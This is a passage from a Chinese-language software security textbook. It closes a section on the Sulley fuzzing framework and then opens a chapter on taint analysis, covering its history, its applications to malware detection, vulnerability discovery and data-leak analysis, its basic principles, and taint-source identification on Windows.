其中,sess. connect 方法将协议交互的相邻两个过程连接起来,告诉 fuzz 方法如何处理协议多次交互过程。s_initialize 方法创建一个新的数据结构,并给其命名。s_static 为数据结构添加一个常量字段,s_delim 为数据结构添加分隔符字段,s_string 为数据结构添加字符串字段。sessions. session 创建一个测试过程,sess. add_target 为测试过程配置测试目标。

Sulley 提供了一个很好的可扩展的分布式框架,并为网络模糊测试提供了较好的支持。但是它支持的协议有限,更多的协议需要用户自己添加,同时它对文件 Fuzz 的支持能力有限。

参 考 文 献

[1] Michael Sutton,Adam Greene,Pedram Amini,等. 模糊测试:强制性安全漏洞发掘[M]. 黄陇,于莉莉,李虎,译. 北京:机械工业出版社,2009.

[2] Peach 官方网站. http://community. peachfuzzer. com/.

[3] Sulley 官方网站. http://www. fuzzing. org/wp-content/SulleyEpyDoc/.

第 7 章 污点传播分析

污点分析(taint analysis)是一种软件数据流分析技术,该技术通过标记程序中的数据(外部输入数据或内部数据)为污点,跟踪程序处理污点数据的内部流程,进而帮助人们进行深入的程序分析和理解。近年来,污点分析逐渐成为软件安全分析领域中最重要的基础方法之一,研究人员利用它已经在恶意代码检测、软件漏洞挖掘以及用户隐私保护等方面取得了令人瞩目的成绩。

本章围绕污点分析将安排如下内容:首先,介绍污点分析的发展过程、主要分类以及相关的应用领域;其次,通过简单例子阐述污点分析的工作原理;再次,针对污点分析中涉及的主要方法展开详细描述;最后,介绍典型污点分析系统实现及典型应用案例。

7.1 概　　述

7.1.1 发展简史

1976 年,普渡大学的 D. E. Denning 首次提出了信息流模型的概念,将信息流定义为一种形式化描述程序中数据处理和传递的方法。而污点分析正是在信息流理论的基础上,通过将程序外部输入或内部数据“绑定”污点标签的方式,实现了更加细粒度的程序分析。根据“绑定”机制的不同实现,研究人员提出了静态污点分析和动态污点分析,下面将围绕这两种方法的发展过程进行介绍。

静态污点分析方法中最具代表性的工作是 1999 年由加州伯克利大学的 J. S. Foster 等人提出的类型修饰符理论(Theory of Type Qualifier),其基本思想是为程序源码中的变量、函数等符号增加额外的类型修饰符,并提取和分析程序代码中全部类型修饰符所形成的修饰符信息流,从而帮助人们快速理解程序的语义信息。正是借助该方法,J. S. Foster 团队在 2001 年提出了一套面向 C 程序中的格式化字符串漏洞挖掘方法,并在此基础上实现了著名的开源检测工具 CQual。此外,在 2003 年,加州伯克利大学的 P. Broadwell 等人在类型修饰理论的基础上提出了一种能够有效防止用户敏感信息泄露的安全防护方法,并通过扩展 CQual 实现了相关的原型系统——Scrash。

尽管静态污点分析方法已经在软件安全领域展现了较为显著的成效,但是考虑到静态分析方法在实际使用中的复杂性(例如典型的路径爆炸问题),使得该方法难以运用在实际商业应用或者大规模程序的分析中,因此污点方法在程序静态分析领域并没有得到长足发展。而与此同时,随着程序动态插装技术和工具的不断涌现,人们发现将污点方法

应用在程序动态分析方面竟然能够取得惊人的效果。其中，早期代表性工作是在 2004 年和 2005 年，由斯坦福大学的 J. Chow 和卡内基・梅隆大学的 J. Newsome 分别在动态污点分析方法的基础上提出了分析敏感数据生命周期的 TaintBochs 系统和检测恶意代码攻击的 TaintCheck 系统，这两项工作不仅向人们展示了动态污点分析方法的强大能力，同时从某种程度上说，这两项工作正式揭开了动态污点分析方法快速发展的序幕。

据统计，2004—2015 年间，国际上和动态污点分析相关的研究成果多达百余项，而其中以加州伯克利大学的 D. Song 团队最为突出（上文所述的 TaintCheck 系统正是由 D. Song 在卡内基・梅隆任教期间指导学生 J. Newsome 完成的）。该团队将动态污点分析方法应用在了众多的实际场景中，例如，面向恶意代码检测和分析的 Panorama，面向控制流动态污点分析的 DTA＋＋以及面向网络协议逆向的 Polyglot。除 D. Song 团队以外，2010 年由宾夕法尼亚大学的 W. Enck、杜克大学的 P. Gilbert 以及英特尔实验室的 B. G. Chun 合作完成了著名开源系统——TaintDroid，该工作不仅开创性地将动态污点分析方法应用在智能手机终端中的隐私保护问题上，同时该工作还成功发表在计算机系统领域内的顶级会议 OSDI。最后，荷兰阿姆斯特丹大学的 H. Bos 团队、美国雪城大学的 H. Yin 团队以及新加坡国立大学的 Z. Liang 团队均在动态污点分析基础方法、实用化系统以及相关应用方面取得了突出成绩。




图 7-1　污点分析方法的发展及相关应用

7.1.2　应用领域

如图 7-1 所示，动态污点分析方法在恶意代码检测、软件漏洞挖掘以及敏感数据泄露分析方面均取得了长足的发展，本节将针对每一个应用领域中的代表性工作进行介绍。

1. 恶意代码检测方面

通过借助动态污点分析，可以实时跟踪外部数据在程序内部的异常使用行为，而对于大部分恶意代码来说，其自身往往需要依赖特定的外部数据作为攻击载体，因此，通过污点分析来跟踪外部数据是否被用来作为某些异常行为的输入，可以有效地检测出系统中

是否存在蠕虫、木马等恶意代码。

2005 年，卡内基·梅隆大学的 J. Newsome 等人正是在研究针对 CodeRed、Slammer 等蠕虫检测的过程中提出了“动态污点分析”的概念，并借助程序动态插装工具 Valgrind 实现了 TaintCheck 系统原型。该工作的核心思想是将来自网络的数据包标记为污点，借助指令插装技术分析每一条执行语句所对应的污点传播过程，进而通过污点误用规则检测出可能造成攻击的情况。在具体实现过程中，TaintCheck 系统检测各种污点数据被恶意代码使用的情况，例如被作为跳转目标地址、格式化字符串参数以及关键系统调用参数等。由于该系统在检测格式化字符串、缓冲区溢出、多次释放以及堆结构破坏等恶意代码的常用技术方面取得了很好的效果，因此也成为动态污点分析应用在恶意代码检测方面最具代表性的工作之一。

2. 软件漏洞挖掘方面


尽管现有模糊测试技术已经被证明能够成功地发现软件漏洞，但在构造输入样本过程中由于无法理解数据自身含义以及难以满足程序输入要求，因此在实际使用过程中往往会产生大量无效或者不会触发程序错误的输入，从而使得漏洞挖掘的效率较低。而考虑到动态污点分析在细粒度跟踪数据处理以及理解程序行为语义等方面的优势，研究人员提出了基于污点分析的智能型模糊测试方法，相比传统技术方案，由于具备数据格式以及程序行为语义的感知能力，避免了无效数据的生成，从而很大程度上提高了软件漏洞的挖掘效率。

2010 年，北京大学的王铁磊博士首次提出了一种基于污点分析的模糊测试方法，该方法主要是借助污点分析来解决人们利用传统模糊测试技术进行漏洞挖掘时难以绕过的程序校验和问题。具体来说，根据数据完整性检测的机制，通常会将整个数据项进行复杂计算后和数据项中的校验和进行比较，如果计算结果和校验和一致，则表明数据是完整的，否则无法通过检测。结合该机制的底层代码实现可以发现，最终的校验和验证都是通过某种条件跳转指令来实现的，因此 TaintScope 系统对所有条件跳转指令执行时所依赖的标志寄存器进行污点状态检查，如果发现该寄存器在指令跳转之前已经被超出一定数量的污点数据感染，则将其作为检测点候选项。当然仅仅发现这些校验和检测点并不能真正实现软件漏洞的挖掘，还需要借助符号执行和模糊测试等关键技术，但这些并非本章关注的重点，对这些技术感兴趣的读者可以进一步参看相关文献。

3. 敏感数据泄露分析方面

随着信息化社会的到来，人们将更多的敏感和隐私数据存储于计算机中，但对于这些重要数据是否真的被合理存储以及是否存在泄露的可能，人们往往难以给出准确回答。然而，通过动态污点分析技术，研究人员可实现细粒度的敏感数据跟踪能力，分析其在程序运行时的实际处理过程，从而能够准确回答敏感数据是否存在被泄露的可能。

斯坦福大学的 J. Chow 等人最早将动态污点分析方法应用在敏感数据分析方面，其在 2004 年所提出的 TaintBochs 也是最早使用全系统化虚拟技术的动态污点分析系统。该工作的核心思想是利用硬件层污点标记的方法跟踪敏感数据在全系统范围内的处理情况，最后借助动态污点传播分析敏感数据可能的泄露情况。在具体实现的过程中，J. Chow 等人不仅首次提出了后续工作常常引用的“影子内存”的概念，同时还对系统实现



过程中碰到的“查表操作”“常值操作”等问题设计了特殊的传播规则。最终，J. Chow 等人利用该系统分析了现实中的大规模应用程序，发现均存在敏感数据泄露的风险，其中包括当时著名的 Mozilla 浏览器、Apache 服务器以及 Perl 脚本解析引擎等。

此外，卡内基・梅隆大学的 H. Yin 等人在 2007 年提出了一种以动态污点分析为基础的隐私窃取软件（包括间谍软件、键盘记录器、网络监听器以及恶意后门等）的检测方法，并同样以全系统虚拟化为基础实现了 Panorama 动态污点分析系统。尽管从基本思想和原理上来看，Panorama 同样是利用动态污点分析方法跟踪系统中的敏感数据传播情况，但从所实现的功能、性能以及适用性上来看，该系统更具有代表性。例如，图 7-2 是 Panorama 系统中的污点传播图所描述的关于 Google Desktop 软件窃取用户隐私的完整过程。




图 7-2　Google Desktop 隐私窃取流程

7.2　基 本 原 理

在介绍基本原理以前，首先给出图 7-3 所示的示例代码，本节将结合该段代码来阐述污点分析的基本原理和核心组成。

在利用污点分析方法进行实际分析的过程中，首先需要确定污点源，即污点分析的目标来源。通常来讲，污点源表示了程序外部数据或者用户所关心的程序内部数据，例如，图 7-3 中的 X 和 Y 均是来自程序外部（X 来源于硬盘文件，而 Y 来源于网络数据包），因此可以将其看成这次分析的污点源。在确定污点源之后，需要在内存中以特殊形式进行标记，具体标记方法参见 7.3.2 节。

在随后的分析中，需要计算所有涉及污点的执行过程。以图 7-3 所示的代码为例，第 3～6 行均涉及污点相关的操作，因此需要利用相关传播规则来进行计算，具体过程如下：

第 3 行，S=X[0]：该条语句的语义是将 X[0]的值赋予 S，而 X[0]是本次分析的污点源，因此 S 将被感染为污点数据，该赋值过程称为污点扩散。

第 4 行，T=S－Y[0]：该条语句的语义是将 S 与 Y[0]的差值赋予 T，由于 Y[0]是本次分析的污点源，且 S 也是污点数据，因此最终的 T 也将被感染为污点数据。该计算




图 7-3　污点分析基本原理示例代码

过程也是污点扩散。

第 5 行，S=0：该条语句的语义是将 S 置为常数 0，由于常数不包含污点信息，因此 S 也将从污点变为正常数据。该赋值过程称为污点清除。

第 6 行，goto T：该条语句的语义是跳转到 T 指向的位置，而由于 T 在第 4 行已经被感染为污点，这意味着程序的跳转目标将受到污点的影响，而由于污点均来自程序外部，因此程序的执行流程将被外部数据任意控制，即此时发生了典型的"控制流劫持"。

以上通过实例介绍了污点分析方法的基本原理，而通过总结该过程，可以归纳出污点分析相关的核心要素，如图 7-3 右侧所示。

(1) 污点源：是污点分析的目标来源，通常表示来自程序外部的不可信数据，包括硬盘文件内容、网络数据包等。

(2) 传播规则：是污点分析的计算依据，通常包括污点扩散规则和清除规则，其中普通赋值语句、计算语句可使用扩散规则，而常值赋值语句则需要利用清除规则进行计算。

(3) 污点检测：是污点分析的功能体现，其通常在程序执行过程中的敏感位置进行污点判定，而敏感位置主要包括程序跳转以及系统函数调用等。

7.3 主要方法

本节对相关组成要素在实际应用中可能的实现方法进行详细描述，主要包括污点源识别、污点内存映射、污点动态跟踪、传播规则设计以及污点误用检测。需要说明的是，考虑到静态方法已经难以适用于现实场景，以下内容如果没有特殊说明，均以动态污点分析为介绍对象。



7.3.1　污点源识别

污点分析的第一项工作就是进行污点源的识别，而完整和高效的污点源识别是保证后续污点分析正确性的前提。正如 7.2 节所述，人们在使用污点分析方法时，一般将来自程序外部的输入数据标记为污点源，例如，程序从硬盘读取的文件内容以及从网络接收的数据包都可以看作是污点源，而对于污点源的识别也正是通过监控程序从外部读取文件和接收数据包相关的系统调用来实现的。

目前，污点源识别方法主要分为两类：一类是无约束识别，即所有从外部读取的数据内容都作为污点源标记；另一类是有约束识别，即只有从特定文件或者网络地址读取的数据内容才作为污点源处理。考虑到现有操作系统提供给应用程序的外部数据读取规范，在实现相关污点源识别方法时将会面临较大的差别。

这里以 Windows 中读取文件的过程为例进行详细介绍。对于无约束污点源识别，只需要监控程序中所有调用 ReadFile 函数的位置即可，如图 7-4(a)所示，通过识别该函数调用时的读入缓冲区参数以及函数返回后的读取长度参数即可保证污点源的正确识别。而对于有约束的污点源识别则需要进行如图 7-4(b)所示的处理：首先，监控程序中调用 CreateFile 的所有位置，并通过比较该函数中的文件名参数来判断是否是我们所要进行监控的文件，如果是，就记录该函数返回的文件句柄；其次，监控程序中调用 ReadFile 的所有位置(如果熟悉操作系统内核数据结构，可以只监控这一个函数来实现有约束识别)，通过比较函数参数中的文件句柄来判断是否是从我们所关心的文件中读取数据，如果是，则按照无约束污点源识别的方法，通过提取读入缓冲区和实际读入长度等参数来保证污点源的正确识别；最后，当程序调用 CloseHandle 函数时，还需要通过提取相关的参数来判断程序是否正在关闭我们所关心的文件，如果是，将不再进行后续污点源识别。

